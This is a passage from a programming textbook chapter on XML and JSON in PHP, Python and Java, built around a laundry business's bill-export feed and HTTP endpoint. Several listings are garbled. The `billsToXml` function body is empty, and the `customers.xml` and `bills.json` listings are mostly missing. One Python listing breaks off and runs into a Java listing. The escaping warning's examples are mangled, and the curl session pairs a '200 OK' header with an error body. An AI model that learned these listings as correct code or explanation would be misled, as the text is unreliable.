Figure 6.28 `clients.xml`: two clients, each with a name and a description.

clients.xml | 00_clients_dom.php | 00_clients_simplexml.php

Chapter06/php/00_clients_dom.php

```
<?php
// 00_clients_dom.php - the same job with DOMDocument, which hands you the
// tree itself: nodes, lists of nodes, and the text inside them.
$dom = new DOMDocument();
$dom->load(__DIR__ . '/../data/clients.xml');

$clients = $dom->getElementsByTagName('client');
foreach ($clients as $client) {
    $nameNode = $client->getElementsByTagName('name');
    $name     = $nameNode->item(0)->textContent;

    $descNode = $client->getElementsByTagName('desc');
    $desc     = $descNode->item(0)->textContent;

    echo "$name is $desc", PHP_EOL;
}
```

Figure 6.29 Reading `clients.xml` with `DOMDocument`: load, ask for every `client`, then for each one its `name` and `desc` children, and read the text of the first of each.

clients.xml | 00_clients_dom.php | **00_clients_simplexml.php**

Chapter06/php/00_clients_simplexml.php

```php
<?php
// 00_clients_simplexml.php - SimpleXML turns the whole document into an
// object whose properties are the child elements: $client->name is the name.
$clients = simplexml_load_file(__DIR__ . '/../data/clients.xml');
foreach ($clients->client as $client) {
    echo $client->name, ' is ', $client->desc, PHP_EOL;
}
```

Figure 6.30 The same job with `simplexml_load_file`: the document becomes an object whose properties are its child elements.

localhost:8651/00_clients_simplexml.php

```
John Doe is Private banking
Barbara Smith is Business
```

Figure 6.31 The result in the browser, served by PHP's own server started in the `php` folder as `php -d default_mimetype=text/plain -S localhost:8651`, so that each line printed stays a line: one line per client. Both programs produce it.

The chapter's folder holds both programs of **Figure 6.29** and **Figure 6.30**, as `00_clients_dom.php` and `00_clients_simplexml.php`, changed only to run at the command line; both print the lines of **Figure 6.31**:

Listing 6.47 The output of `php/00_clients_simplexml.php` and of `php/00_clients_dom.php`, identical.

```
John Doe is Private banking
Barbara Smith is Business
```

Both print **Listing 6.47**. The DOM version is longer and says what it does at every step: get the list, take item zero, read `textContent`. The SimpleXML version reads almost like English. Both are correct.

> **KEY INSIGHT:** In PHP, use **SimpleXML** to read a document whose shape you know: `$bill->customer` is hard to misread. Use **DOMDocument** to build or change a document, to handle namespaces fully, to reach comments and processing instructions, or to use XPath through `DOMXPath`. The two convert into each other at no cost with `simplexml_import_dom()` and `dom_import_simplexml()`.

The day summary of **Listing 6.27**, read with SimpleXML and with ElementTree:

Listing 6.48 `php/03_read.php`. Every value is cast, as in `(int) $bill->charged`.

```php
<?php
// 03_read.php - read bills.xml with SimpleXML and print the day summary.
// Every value SimpleXML hands you is a SimpleXMLElement: cast it.
declare(strict_types=1);

function rupiah(int $n): string
{
    return number_format($n, 0, ',', '.');
}

$bills = simplexml_load_file(__DIR__ . '/../data/bills.xml');
printf("Outlet %s, bills received on %s%s", $bills['outlet'], $bills['date'], PHP_EOL);
echo str_repeat('-', 78), PHP_EOL;

$charged = $paid = $cancelled = 0;
foreach ($bills->bill as $bill) {
    $isCancelled = (string) $bill['cancelled'] === 'true';   // absent -> ''
    $billPaid = 0;
    foreach ($bill->payment as $p) {
        $billPaid += (int) $p;
    }
    printf("%-6s %-14s %-26s x%-3d %-9s %7s %7s%s",
           $bill['id'], $bill->customer, $bill->service, (int) $bill->unit,
           $isCancelled ? 'cancelled' : $bill['status'],
           rupiah((int) $bill->charged), rupiah($billPaid), PHP_EOL);
    $charged   += (int) $bill->charged;
    $paid      += $billPaid;
    $cancelled += $isCancelled ? 1 : 0;
}
echo str_repeat('-', 78), PHP_EOL;
printf("%d bills (%d cancelled), charged Rp %s, paid Rp %s%s",
       count($bills->bill), $cancelled, rupiah($charged), rupiah($paid), PHP_EOL);
```

Listing 6.49 `python/03_read_etree.py`. `get()` reads an attribute, `findtext()` the text of a child, and `get("cancelled", "false")` supplies the grammar's default.

```python
"""03_read_etree.py - read bills.xml with ElementTree and print the day
summary.  Attributes come back through get(), text through .text or findtext()."""
import xml.etree.ElementTree as ET
from pathlib import Path

DATA = Path(__file__).resolve().parent.parent / "data"

def rupiah(n):
    return f"{n:,}".replace(",", ".")

bills = ET.parse(DATA / "bills.xml").getroot()
print(f"Outlet {bills.get('outlet')}, bills received on {bills.get('date')}")
print("-" * 78)
charged = paid = cancelled = 0
for bill in bills.findall("bill"):
    is_cancelled = bill.get("cancelled", "false") == "true"   # supply the default
    bill_paid = sum(int(p.text) for p in bill.findall("payment"))
    print(f"{bill.get('id'):<6} {bill.findtext('customer'):<14} "
          f"{bill.findtext('service'):<26} x{int(bill.findtext('unit')):<3d} "
          f"{'cancelled' if is_cancelled else bill.get('status'):<9} "
          f"{rupiah(int(bill.findtext('charged'))):>7} {rupiah(bill_paid):>7}")
    charged += int(bill.findtext("charged"))
    paid += bill_paid
    cancelled += is_cancelled
print("-" * 78)
print(f"{len(bills.findall('bill'))} bills ({cancelled} cancelled), "
      f"charged Rp {rupiah(charged)}, paid Rp {rupiah(paid)}")
```

Listing 6.48 and **Listing 6.49** both print **Listing 6.27** exactly. Each language has one trap worth writing down. In PHP, `$bill->charged` is not a number but a `SimpleXMLElement` that *prints* like one and misbehaves in arithmetic and comparisons: cast it, as **Listing 6.48** does everywhere. In Python, `element.text` is `None`, not `""`, for an empty element, so `el.text.strip()` can raise `AttributeError`; write `(el.text or "").strip()`. In Java, a `NodeList` is live: remove nodes while looping over it by index and it shrinks underneath you.

6.18.2 Writing XML from the database: never by joining strings

> **WARNING:** Never build XML by concatenating strings. `"<service>" . $description . "</service>"` works in every test and breaks on the first real row, which here is *Wash, dry & fold (per kg)*: the `&` makes the whole file not XML. Reaching for `str_replace('&', '&', ...)` then breaks on `<`, and getting the order of replacements wrong turns `<` into `<`. It is the SQL-injection mistake of Chapter 5 in a different language, and the answer is the same: use the library.

Each track splits the job in two: a *loader* turns rows of `laundry.db` into one neutral record per bill (a PHP array, a Python dict, a Java map), and a *writer* turns records into XML or JSON. This is **Figure 6.1** in code. The PHP version builds a DOM:

Listing 6.50 `php/laundry_feed.php`. `loadBills` and `loadCustomers` read the database with PDO; the writers build DOM trees and let `saveXML` and `json_encode` produce the text.

```php
<?php
// laundry_feed.php - the bills one outlet received on one day, read from
// laundry.db and written as XML or JSON.  02_export.php and feed.php use it.
declare(strict_types=1);

const DB_FILE = __DIR__ . '/../data/laundry.db';
const NOTE = ' Profitina Laundry: the bills one outlet received on one day.
     Money is whole rupiah. Times are shop time, WIB (UTC+7). ';

function openDb(): PDO
{
    $pdo = new PDO('sqlite:' . DB_FILE, null, null, [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ]);
    $pdo->exec('PRAGMA foreign_keys = ON');
    return $pdo;
}

// The database writes '2026-09-26 09:05:04'; XML Schema's xs:dateTime and
// ISO 8601 want '2026-09-26T09:05:04+07:00'.  A feed leaves the shop, so it
// carries its time zone with it.
function isoTime(?string $t): ?string
{
    return $t === null ? null : str_replace(' ', 'T', $t) . '+07:00';
}

// One plain PHP array per bill: the neutral shape both writers start from.
function loadBills(PDO $pdo, string $outlet, string $date): array
{
    $bills = $pdo->prepare(
        'SELECT b.id, b.status, b.arrived, b.finished, b.departed, b.rack,
                b.unit, b.payment, c.id AS cid, c.name AS cname,
                s.id AS sid, s.description, s.price
           FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                       JOIN Service  s ON s.id = b.Service_id
          WHERE b.Outlet_id = ? AND date(b.arrived) = ?
          ORDER BY b.id');
    $pays = $pdo->prepare(
        'SELECT method, paid_at, amount, reference
           FROM Payment WHERE Bill_id = ? ORDER BY id');
    $bills->execute([$outlet, $date]);
    $out = [];
    foreach ($bills as $r) {
        $pays->execute([$r['id']]);
        $payments = [];
```

Listing 6.50 (Continued) *php/laundry_feed.php. loadBills and loadCustomers read the database with PDO; the writers build DOM trees and let saveXML and json_encode produce the text.*

```
        foreach ($pays as $p) {
            $payments[] = ['method' => $p['method'], 'at' => isoTime($p['paid_at']),
                           'amount' => (int) $p['amount'], 'reference' => $p['reference']];
        }
        $out[] = [
            'id'        => $r['id'],
            'status'    => $r['status'],
            // A cancelled bill is 'departed' that was never finished (the app's rule).
            'cancelled' => $r['status'] === 'departed' && $r['finished'] === null,
            'customer'  => ['id' => $r['cid'], 'name' => $r['cname']],
            'service'   => ['id' => $r['sid'], 'description' => $r['description'],
                            'price' => (int) $r['price']],
            'unit'      => (int) $r['unit'],
            'rack'      => $r['rack'],
            'arrived'   => isoTime($r['arrived']),
            'finished'  => isoTime($r['finished']),
            'departed'  => isoTime($r['departed']),
            'charged'   => (int) $r['payment'],
            'payments'  => $payments,
        ];
    }
    return $out;
}

// Text goes in through createTextNode, never as createElement's second
// argument: only createTextNode escapes & and < for us.
function addText(DOMDocument $doc, DOMElement $parent, string $name, string $text):
DOMElement
{
    $el = $doc->createElement($name);
    $el->appendChild($doc->createTextNode($text));
    $parent->appendChild($el);
    return $el;
}

function billsToXml(array $bills, string $outlet, string $date): string
{

}
```

Three details in **Listing 6.50** matter. `addText` puts text in through `createTextNode`, because `createElement('service', $text)` does **not** escape its second argument, and a single `&` in that text would break the document; that one line is where the `&` in **Listing 6.6** comes from. `isoTime` converts the database's shop time to `xs:dateTime`. And `loadCustomers` selects only the columns the reader needs. The customer document it produces:

Listing 6.51 `data/customers.xml`: the four customers behind the day's bills. No birth date, no birthplace, and never `password` or `password_hash`.

```
<?xml version="1.0" encoding="UTF-8"?>

```

The export program itself is short, and ends by validating its own output against **Listing 6.19** before anybody else has to read it:

Listing 6.52 `php/02_export.php`. Run it with `php 02_export.php`, or `php 02_export.php O03 2026-09-30` for another outlet and day.

```php
<?php
// 02_export.php - write one outlet-day of Profitina Laundry as XML and JSON.
//   php 02_export.php [outlet] [date]        (default: O01 2026-09-26)
declare(strict_types=1);
require __DIR__ . '/laundry_feed.php';

$outlet = $argv[1] ?? 'O01';
$date   = $argv[2] ?? '2026-09-26';

$pdo       = openDb();
$bills     = loadBills($pdo, $outlet, $date);
$customers = loadCustomers($pdo, $outlet, $date);

@mkdir(__DIR__ . '/out');
$files = [
    'bills.xml'      => billsToXml($bills, $outlet, $date),
    'bills.json'     => billsToJson($bills, $outlet, $date),
    'customers.xml'  => customersToXml($customers, $outlet, $date),
    'customers.json' => customersToJson($customers, $outlet, $date),
];
foreach ($files as $name => $text) {
    file_put_contents(__DIR__ . "/out/$name", $text);
    printf("out/%-15s %5d bytes%s", $name, strlen($text), PHP_EOL);
}

// Validate our own output before anybody else has to read it.
$check = new DOMDocument();
$check->load(__DIR__ . '/out/bills.xml');
echo 'bills.xml is schema-valid: ',
     $check->schemaValidate(__DIR__ . '/../data/bills.xsd') ? 'yes' : 'NO', PHP_EOL;
printf('%d bills, %d customers%s', count($bills), count($customers), PHP_EOL);
```

Listing 6.53 The output of **Listing 6.52**.

```
out/bills.xml        1963 bytes
out/bills.json       3292 bytes
out/customers.xml    1325 bytes
out/customers.json   1497 bytes
bills.xml is schema-valid: yes
4 bills, 4 customers
```

The last lines of **Listing 6.53** are the ones that matter: the file the program is about to hand over is schema-valid.

The Python writer, **Listing 6.54**, uses ElementTree, and **Listing 6.55** drives it:

Listing 6.54 `python/laundry_feed.py`. `ET.indent` lays the tree out; `serialize` writes the declaration and the comment itself, because ElementTree's own declaration is spelled `<?xml version='1.0' encoding='utf-8'?>`.

```python
"""laundry_feed.py - the bills one outlet received on one day, read from
laundry.db and written as XML or JSON.  02_export.py and feed_app.py use it."""
import json
import sqlite3

Listing 6.57 `java/Export.java`. Compile with `javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d classes *.java`; run with `java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar Export` (on Windows, `;` instead of `:`).

```java
// Export.java - write one outlet-day of Profitina Laundry as XML and JSON.
//   java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar Export [outlet] [date]
import java.io.File;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.sql.Connection;
import java.util.*;
import javax.xml.XMLConstants;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.*;

public class Export {
    public static void main(String[] args) throws Exception {
        String outlet = args.length > 0 ? args[0] : "O01";
        String date = args.length > 1 ? args[1] : "2026-09-26";

        Map<String, String> files = new LinkedHashMap<>();
        try (Connection con = LaundryFeed.openDb()) {
            var bills = LaundryFeed.loadBills(con, outlet, date);
            var customers = LaundryFeed.loadCustomers(con, outlet, date);
            files.put("bills.xml", LaundryFeed.billsToXml(bills, outlet, date));
            files.put("bills.json", LaundryFeed.toJson("bills", bills, outlet, date));
            files.put("customers.xml", LaundryFeed.customersToXml(customers, outlet,
date));
            files.put("customers.json", LaundryFeed.toJson("customers", customers, outlet,
date));
            Files.createDirectories(Path.of("out"));
            for (var f : files.entrySet()) {
                byte[] bytes = f.getValue().getBytes(StandardCharsets.UTF_8);
                Files.write(Path.of("out", f.getKey()), bytes);
                System.out.printf("out/%-15s %5d bytes%n", f.getKey(), bytes.length);
            }
            // Validate our own output before anybody else has to read it.
            SchemaFactory sf =
SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI);
            Validator v = sf.newSchema(new File("../data/bills.xsd")).newValidator();
            v.validate(new StreamSource(new File("out/bills.xml")));   // throws if invalid
            System.out.println("bills.xml is schema-valid: yes");
            System.out.printf("%d bills, %d customers%n", bills.size(), customers.size());
        }
    }
}
```

Now the experiment that justifies the whole design. After the three export programs have run, a ten-line script compares their files with the reference copies in `data/`:

Listing 6.58 `compare_exports.py`, in the chapter folder.

```python
"""compare_exports.py - run after the three export programs: are the files
written by PHP, Java and Python the same, byte for byte, as data/?"""
from pathlib import Path

HERE = Path(__file__).resolve().parent
for name in ("bills.xml", "bills.json", "customers.xml", "customers.json"):
    reference = (HERE / "data" / name).read_bytes()
    verdicts = []
    for track in ("php", "java", "python"):
        f = HERE / track / "out" / name
        verdicts.append(f"{track} " + ("same" if f.exists() and f.read_bytes() == reference
                                        else "DIFFERENT" if f.exists() else "missing"))
    print(f"{name:<15} {len(reference):5d} bytes   " + ", ".join(verdicts))
```

Listing 6.59 The output of **Listing 6.58**. Three languages, three different XML libraries, one JSON serializer written by hand, and twelve files that agree to the byte.

```
bills.xml        1963 bytes   php same, java same, python same
bills.json       3292 bytes   php same, java same, python same
customers.xml    1325 bytes   php same, java same, python same
customers.json   1497 bytes   php same, java same, python same
```

None of the three writers contains an angle bracket used as markup or a function called `escape`, and that is the point. Byte equality is a strong result, but it is not the right test in general: attribute order, the spelling of empty elements and indentation are free choices of a serializer, and a library upgrade may change them. To ask whether two documents *say* the same thing, compare their **canonical** forms (the W3C's Canonical XML, available as `xml.etree.ElementTree.canonicalize` in Python, `c14n` in lxml and PHP's `C14N()`), never their raw bytes.

6.19 JSON

6.19.1 JSON from zero

JSON, JavaScript Object Notation, was described by Douglas Crockford around 2001 and standardized as ECMA-404 [11] and RFC 8259 [12]. Its whole grammar fits on a page, and it has exactly six kinds of value.

Table 6.11 The six JSON types. There are no comments, no attributes, no dates and no namespaces.

Type	Written as	Example from the feed
object	`{ "key": value, ... }`, keys are strings	a bill, a customer
array	`[ value, ... ]`, in order	`"payments": [ ... ]`
string	`"..."` in double quotes, with `\"`, `\\`, `\n`, `é` escapes	`"Wash, dry & fold (per kg)"`
number	decimal, optional fraction and exponent	`42000`
boolean	`true` or `false`	`"cancelled": false`
null	`null`	`"finished": null`

The same four bills as JSON, written by the same export programs:

Listing 6.60 `data/bills.json`: the same bills as **Listing 6.6**, with the same field names.

```
{
    "outlet": "O01",
    "date": "2026-09-26",

                }
            ]
        }
    ]
}
```

Compare **Listing 6.60** with **Listing 6.6** line by line. Three things *gained* something in the crossing. `42000` is a **number** in the data itself; in XML it was text, and only the schema said otherwise. `"cancelled": false` is a **boolean**, present on every bill. The structure maps directly onto the data structures of every language: an object is a PHP array, a Python dict, a Java map, a JavaScript object. Three things were *lost*. The comment is gone, because JSON has none. The attribute-versus-element distinction of Section 6.7 is gone; `id` and `customer` are both keys, which is why no single standard maps XML to JSON and back. And the time is a string like any other, since JSON has no date type; `"2026-09-26T09:05:04+07:00"` is a date only by agreement.

The subtlest change is **absent against null**. XML simply had no `finished` element for the cancelled bill; the JSON writers wrote `"finished": null`. In JSON those are two different documents, and a reader must decide what each means. This feed always writes every key, so that a reader can rely on the shape.

6.19.2 Reading and writing JSON

Listing 6.61 `php/07_json.php`. `json_decode($json, true)` returns arrays; without `true` it returns `stdClass` objects.

```php
<?php
// 07_json.php - read bills.json, compare what XML and JSON each say about the
// same values, and measure the sizes honestly (both squeezed, both gzipped).
declare(strict_types=1);

const DATA = __DIR__ . '/../data/';

$json = file_get_contents(DATA . 'bills.json');
$feed = json_decode($json, true, 512, JSON_THROW_ON_ERROR);   // true: arrays
$charged = $paid = 0;
foreach ($feed['bills'] as $b) {
    $charged += $b['charged'];                  // already an int: no cast
    $paid    += array_sum(array_column($b['payments'], 'amount'));
}
printf("bills.json: %d bills, charged %d, paid %d%s",
       count($feed['bills']), $charged, $paid, PHP_EOL);

$xml = simplexml_load_file(DATA . 'bills.xml');
$fromXml  = fn(?string $v) => $v === null ? 'absent' : "string '$v'";
$fromJson = fn($v) => $v === null ? 'null' : get_debug_type($v) . ' ' . var_export($v,
true);
$rows = [
    'B2905 charged'   => [(string) $xml->bill[0]->charged, $feed['bills'][0]['charged']],
    'B2905 cancelled' => [$xml->bill[0]['cancelled'], $feed['bills'][0]['cancelled']],
    'B2911 finished'  => [$xml->bill[2]->finished, $feed['bills'][2]['finished']],
];
echo PHP_EOL, "The same value, read from each format:", PHP_EOL;
foreach ($rows as $what => [$x, $j]) {
    $x = $x === null ? null : (string) $x;     // a missing child/attribute is null
    printf("  %-16s XML: %-16s JSON: %s%s", $what, $fromXml($x), $fromJson($j), PHP_EOL);
}
// A missing child comes back from SimpleXML as an EMPTY element, not as null.
printf("  isset(\$xml->bill[2]->finished) is %s%s",
       var_export(isset($xml->bill[2]->finished), true), PHP_EOL);

// Squeeze the XML the way a machine would send it: no indentation, no comment.
$dom = new DOMDocument();
$dom->preserveWhiteSpace = false;
$dom->load(DATA . 'bills.xml');
foreach ((new DOMXPath($dom))->query('//comment()') as $c) {
    $c->parentNode->removeChild($c);
}
$xmlTight = $dom->saveXML();
$jsonTight = json_encode($feed, JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE);
```

Listing 6.61 (Continued) *php/07_json.php. json_decode($json, true) returns arrays; without true it returns stdClass objects.*

```php
echo PHP_EOL, "Sizes of the same four bills:", PHP_EOL;
$sizes = [
    'XML as written (indented, commented)' => strlen(file_get_contents(DATA .
'bills.xml')),
    'JSON as written (pretty-printed)'     => strlen($json),
    'XML squeezed'                         => strlen($xmlTight),
    'JSON compact'                         => strlen($jsonTight),
    'XML squeezed, gzip'                   => strlen(gzencode($xmlTight, 9)),
    'JSON compact, gzip'                   => strlen(gzencode($jsonTight, 9)),
];
foreach ($sizes as $what => $n) {
    printf("  %-38s %5d bytes%s", $what, $n, PHP_EOL);
}
```

Listing 6.62 The output of **Listing 6.61**.

```
bills.json: 4 bills, charged 152000, paid 152000

The same value, read from each format:
  B2905 charged    XML: string '42000'   JSON: int 42000
  B2905 cancelled  XML: absent           JSON: bool false
  B2911 finished   XML: string ''        JSON: null
  isset($xml->bill[2]->finished) is false

Sizes of the same four bills:
  XML as written (indented, commented)    1963 bytes
  JSON as written (pretty-printed)        3292 bytes
  XML squeezed                            1641 bytes
  JSON compact                            1654 bytes
  XML squeezed, gzip                       614 bytes
  JSON compact, gzip                       588 bytes
```

The middle block of **Listing 6.62** is the type story in three lines. From XML, `charged` is the string `'42000'`; from JSON, the integer `42000`, with no cast. From XML, `cancelled` is absent; from JSON, `false`. And the third line shows a SimpleXML trap worth knowing: asking for a *missing* child returns an **empty element**, which casts to `''`, not `null`; only `isset()` tells absent from empty.

Listing 6.63 `python/08_json.py`. `json.load` gives dicts, lists, `int`, `bool` and `None` directly.

```python
"""08_json.py - read bills.json with the json module.  Numbers arrive as int,
true/false as bool, null as None: no casting, unlike every XML reader."""
import json
from pathlib import Path

DATA = Path(__file__).resolve().parent.parent / "data"

with open(DATA / "bills.json", encoding="utf-8") as f:
    feed = json.load(f)

charged = sum(b["charged"] for b in feed["bills"])
paid = sum(p["amount"] for b in feed["bills"] for p in b["payments"])
print(f"bills.json: {len(feed['bills'])} bills, charged {charged}, paid {paid}")
for b in feed["bills"]:
    print(f"  {b['id']}  cancelled={b['cancelled']!r:<5}  "
          f"finished={b['finished']!r:<27}  payments={len(b['payments'])}")

# Round trip: parse, serialize the same way, compare with the file's bytes.
again = json.dumps(feed, indent=4, ensure_ascii=False) + "\n"
print("round trip identical:", again == (DATA / "bills.json").read_text(encoding="utf-8"))
```

Listing 6.64 The output of **Listing 6.63**. The round trip reproduces the file exactly.

```
bills.json: 4 bills, charged 152000, paid 152000
  B2905  cancelled=False  finished='2026-09-27T13:27:17+07:00'  payments=1
  B2908  cancelled=False  finished='2026-09-28T07:23:59+07:00'  payments=1
  B2911  cancelled=True   finished=None                          payments=0
  B2913  cancelled=False  finished='2026-09-28T16:02:33+07:00'  payments=1
round trip identical: True
```

In **Listing 6.64**, `cancelled` arrives as Python's `True` and `False` and the missing time as `None`, with no conversion written by anybody.

Java is the odd one out: the JDK parses XML four ways but JSON not at all. `LaundryFeed.java` writes JSON with a small serializer (**Listing 6.56**), whose only subtle part is `quote`, which escapes the quotation mark, the backslash and control characters. For reading, a real project adds a library: Jackson (`com.fasterxml.jackson.core:jackson-databind`) or the standard Jakarta JSON Processing API (`jakarta.json:jakarta.json-api` with its implementation

`org.eclipse.parsson:parsson`). The Maven lines are in the chapter's `README.md`; they could not be fetched on the machine that ran this chapter, so no program here depends on them.

6.19.3 Size, measured honestly

Folklore says XML is bloated. The bottom half of **Listing 6.62** measures it. As written, pretty-printed JSON (3,292 bytes) is far larger than indented XML (1,963 bytes), because four-space indentation at six levels is expensive; that is the shape of many "XML is bloated" comparisons, turned round. Squeezed fairly, both without indentation and the XML without its comment, the two are within one percent: 1,641 bytes of XML against 1,654 of JSON. XML's end tags cost bytes; JSON's quotation marks around every key, and its `null` values, cost them back. Compressed with gzip, which every web server applies, they are 614 and 588 bytes. On the wire, the size argument disappears.

6.19.4 Why the modern web mostly speaks JSON

If size is not the reason, what is? Five reasons, in order of weight.

1. **It is JavaScript's own literal syntax.** In the browser, `await response.json()` turns the text into objects in one call; XML needs `DOMParser` and a walk. When the browser became the main client of web APIs, the format native to its language won.
2. **It maps onto data structures, not documents.** An API returns records: objects, lists, numbers. JSON has exactly those. XML's attributes, mixed content and namespaces are power that records do not need, and every XML format must first settle the element-or-attribute question.
3. **It carries basic types.** Numbers, booleans and null arrive typed, so readers stop casting.
4. **It is small to specify and to implement.** One page of grammar, and a parser in every language's standard library except Java's.
5. **REST won over SOAP.** The web's API style moved from SOAP envelopes, which are XML, to plain HTTP resources returning JSON, and the ecosystem (OpenAPI descriptions, JSON Schema [13], browser tools) followed.

The Laundry application itself follows the trend: its API under `/api` speaks JSON only. XML keeps the places where its strengths matter: documents with mixed content, formats policed by schemas that several organizations agreed on (banking, government, publishing, office files), and anything needing a standard query or transformation language.

Table 6.12 sets the two formats side by side.

Table 6.12 XML against JSON. The upper rows are why XML survives where it survives; the last row is why JSON took the web.

	XML	JSON
Types in the data	text only (types come from the schema)	string, number, boolean, null, object, array
Comments	yes	no
Attributes as well as content	yes	no
Mixed content (text with markup inside)	yes	no
Namespaces	yes	no
Grammar language	DTD, XML Schema (mature)	JSON Schema (widely used, less mature)
Query language	XPath (one standard)	JSONPath (RFC 9535, 2024), JMESPath, jq
Transformation language	XSLT (standard)	none standard
Native in the browser	`DOMParser`	`JSON.parse`, `response.json()`

> **KEY INSIGHT:** Choose **JSON** for an API that a browser or a mobile app calls, and for records with a simple shape. Choose **XML** when the document is marked-up *text*, when the format must be policed by a grammar several parties agreed on, when you need a standard transformation, or when you join an ecosystem that already speaks it. Choosing the format the other side already uses beats choosing the better format, every time, which is why the Laundry feed offers both.

6.20 A Feed Endpoint for Profitina Laundry

6.20.1 Designing the endpoint

A file on disk still has to be collected by somebody. A **feed endpoint** lets the reading program fetch it over HTTP whenever it wants, which is the web's own way of exchanging data. Designing one means answering six questions, and each answer is a line of code in **Listing 6.65**.

- **Addresses.** `/feed/bills.xml` and `/feed/bills.json`, plus `/feed/customers.xml` and `/feed/customers.json`, each with `?outlet=O01&date=2026-09-26`. The extension names the format, which is easy to type and easy to cache.
- **Content negotiation.** `/feed/bills` without an extension lets the client choose with the HTTP `Accept` header [14]: `Accept: application/xml` gets XML, anything else JSON. The response then carries `Vary: Accept`, telling every cache on the way that the same URL has two answers.
- **Media types.** XML is sent as `application/xml; charset=utf-8`, JSON as `application/json; charset=utf-8`. The `Content-Type` header, not the file name, tells the client how to read the body.
- **Distrust of the query string.** `outlet` must match `O` followed by two digits and `date` must be a real calendar date, *before* the database is touched. A bad value gets `400 Bad Request` with an error body in the same shape the Laundry API uses: `{"error": {"code": ..., "message": ...}}`. Any other path gets `404`.
- **Caching.** `Cache-Control: private, max-age=60` lets the requesting client reuse the answer for a minute, but forbids shared caches from storing a document that holds customer names.
- **Who may ask.** The feed carries personal data, protected in Indonesia by UU 27/2022 [15]. The chapter's servers listen on 127.0.0.1 only; in the finished Laundry application such an endpoint sits behind the same login as `/api/bills`.

6.20.2 Three implementations

Listing 6.65 `php/feed.php`, a router script for PHP's built-in server: `php -S 127.0.0.1:8006 feed.php`.

```
<?php
// feed.php - the Profitina Laundry feed, served by PHP's built-in server:
//     php -S 127.0.0.1:8006 feed.php
// GET /feed/bills.xml?outlet=O01&date=2026-09-26    (also .json, customers.*)
// GET /feed/bills?outlet=O01&date=2026-09-26        format from the Accept header
declare(strict_types=1);
require __DIR__ . '/laundry_feed.php';

function fail(int $status, string $code, string $message): never
{
    http_response_code($status);
    header('Content-Type: application/json; charset=utf-8');
    echo json_encode(['error' => ['code' => $code, 'message' => $message]],
                     JSON_UNESCAPED_SLASHES), "\n";
    exit;
}

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if (!preg_match('#^/feed/(bills|customers)(?:\.(xml|json))?$#', $path, $m)) {
    fail(404, 'not_found', 'Try /feed/bills.xml or /feed/bills.json.');
}
[$what, $format] = [$m[1], $m[2] ?? ''];
if ($format === '') {                          // no extension: negotiate
    $accept = $_SERVER['HTTP_ACCEPT'] ?? '';
    $format = str_contains($accept, 'application/xml') ? 'xml' : 'json';
    header('Vary: Accept');                    // caches must key on Accept too
}

// Never trust a query string: check both parameters before touching the database.
$outlet = strtoupper($_GET['outlet'] ?? '');
$date   = $_GET['date'] ?? '';
$day    = DateTime::createFromFormat('!Y-m-d', $date);
if (!preg_match('/^O[0-9]{2}$/', $outlet)) {
    fail(400, 'bad_request', 'outlet must look like O01.');
}
if ($day === false || $day->format('Y-m-d') !== $date) {
    fail(400, 'bad_request', 'date must be a real date, YYYY-MM-DD.');
}
```

Listing 6.65 (Continued) *php/feed.php, a router script for PHP's built-in server: php -S 127.0.0.1:8006 feed.php.*

```
$pdo  = openDb();
$rows = $what === 'bills' ? loadBills($pdo, $outlet, $date)
                          : loadCustomers($pdo, $outlet, $date);
$body = match ("$what.$format") {
    'bills.xml'      => billsToXml($rows, $outlet, $date),
    'bills.json'     => billsToJson($rows, $outlet, $date),
    'customers.xml'  => customersToXml($rows, $outlet, $date),
    'customers.json' => customersToJson($rows, $outlet, $date),
};
header($format === 'xml' ? 'Content-Type: application/xml; charset=utf-8'
                         : 'Content-Type: application/json; charset=utf-8');
header('Cache-Control: private, max-age=60');
echo $body;
```

The session below started the PHP server, made three requests with `curl -i` (which prints the response headers too), and stopped the server again:

Listing 6.66 A session against **Listing 6.65**, shortened where marked `...`. The negotiated request carries `Vary: Accept`; 30 February is refused before any query runs.

```
$ curl -i "http://127.0.0.1:8006/feed/bills.json?outlet=O01&date=2026-09-26"
HTTP/1.1 200 OK
Host: 127.0.0.1:8006
Date: Wed, 23 Sep 2026 09:37:29 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: application/json; charset=utf-8
Cache-Control: private, max-age=60

{
    "outlet": "O01",
    "date": "2026-09-26",
    "bills": [
        {
            "id": "B2905",
...
$ curl -i -H "Accept: application/xml"
"http://127.0.0.1:8006/feed/bills?outlet=O01&date=2026-09-26"
HTTP/1.1 200 OK

Content-Type: application/json; charset=utf-8

{"error":{"code":"bad_request","message":"date must be a real date, YYYY-MM-DD."}}
```

The Flask version, **Listing 6.67**, is the same design in Python; Flask's `request.accept_mimetypes.best_match` does the negotiation properly, weighing `q=` preferences:

Listing 6.67 `python/feed_app.py`. Start it with `flask --app feed_app run --port 5006`.

```python
"""feed_app.py - the Profitina Laundry feed as a Flask application.
    flask --app feed_app run --port 5006
GET /feed/bills.xml?outlet=O01&date=2026-09-26    (also .json, customers.*)
GET /feed/bills?outlet=O01&date=2026-09-26        format from the Accept header"""
import re
from datetime import date as Date
from flask import Flask, Response, jsonify, request
import laundry_feed as lf

app = Flask(__name__)
WRITERS = {("bills", "xml"): lf.bills_to_xml, ("bills", "json"): lf.bills_to_json,
           ("customers", "xml"): lf.customers_to_xml,
           ("customers", "json"): lf.customers_to_json}
TYPES = {"xml": "application/xml; charset=utf-8",
         "json": "application/json; charset=utf-8"}

def fail(status, code, message):
    return jsonify(error={"code": code, "message": message}), status

def real_date(text):
    """True for a real calendar date written YYYY-MM-DD, and nothing else."""
    if not re.fullmatch(r"[0-9]{4}-[0-9]{2}-[0-9]{2}", text):
        return False
    try:
        Date.fromisoformat(text)
        return True
    except ValueError:                    # 2026-02-30
        return False

@app.get("/feed/<what>.<fmt>")
@app.get("/feed/<what>", defaults={"fmt": None})
def feed(what, fmt):
    negotiated = fmt is None
    if negotiated:                        # no extension: ask the Accept header
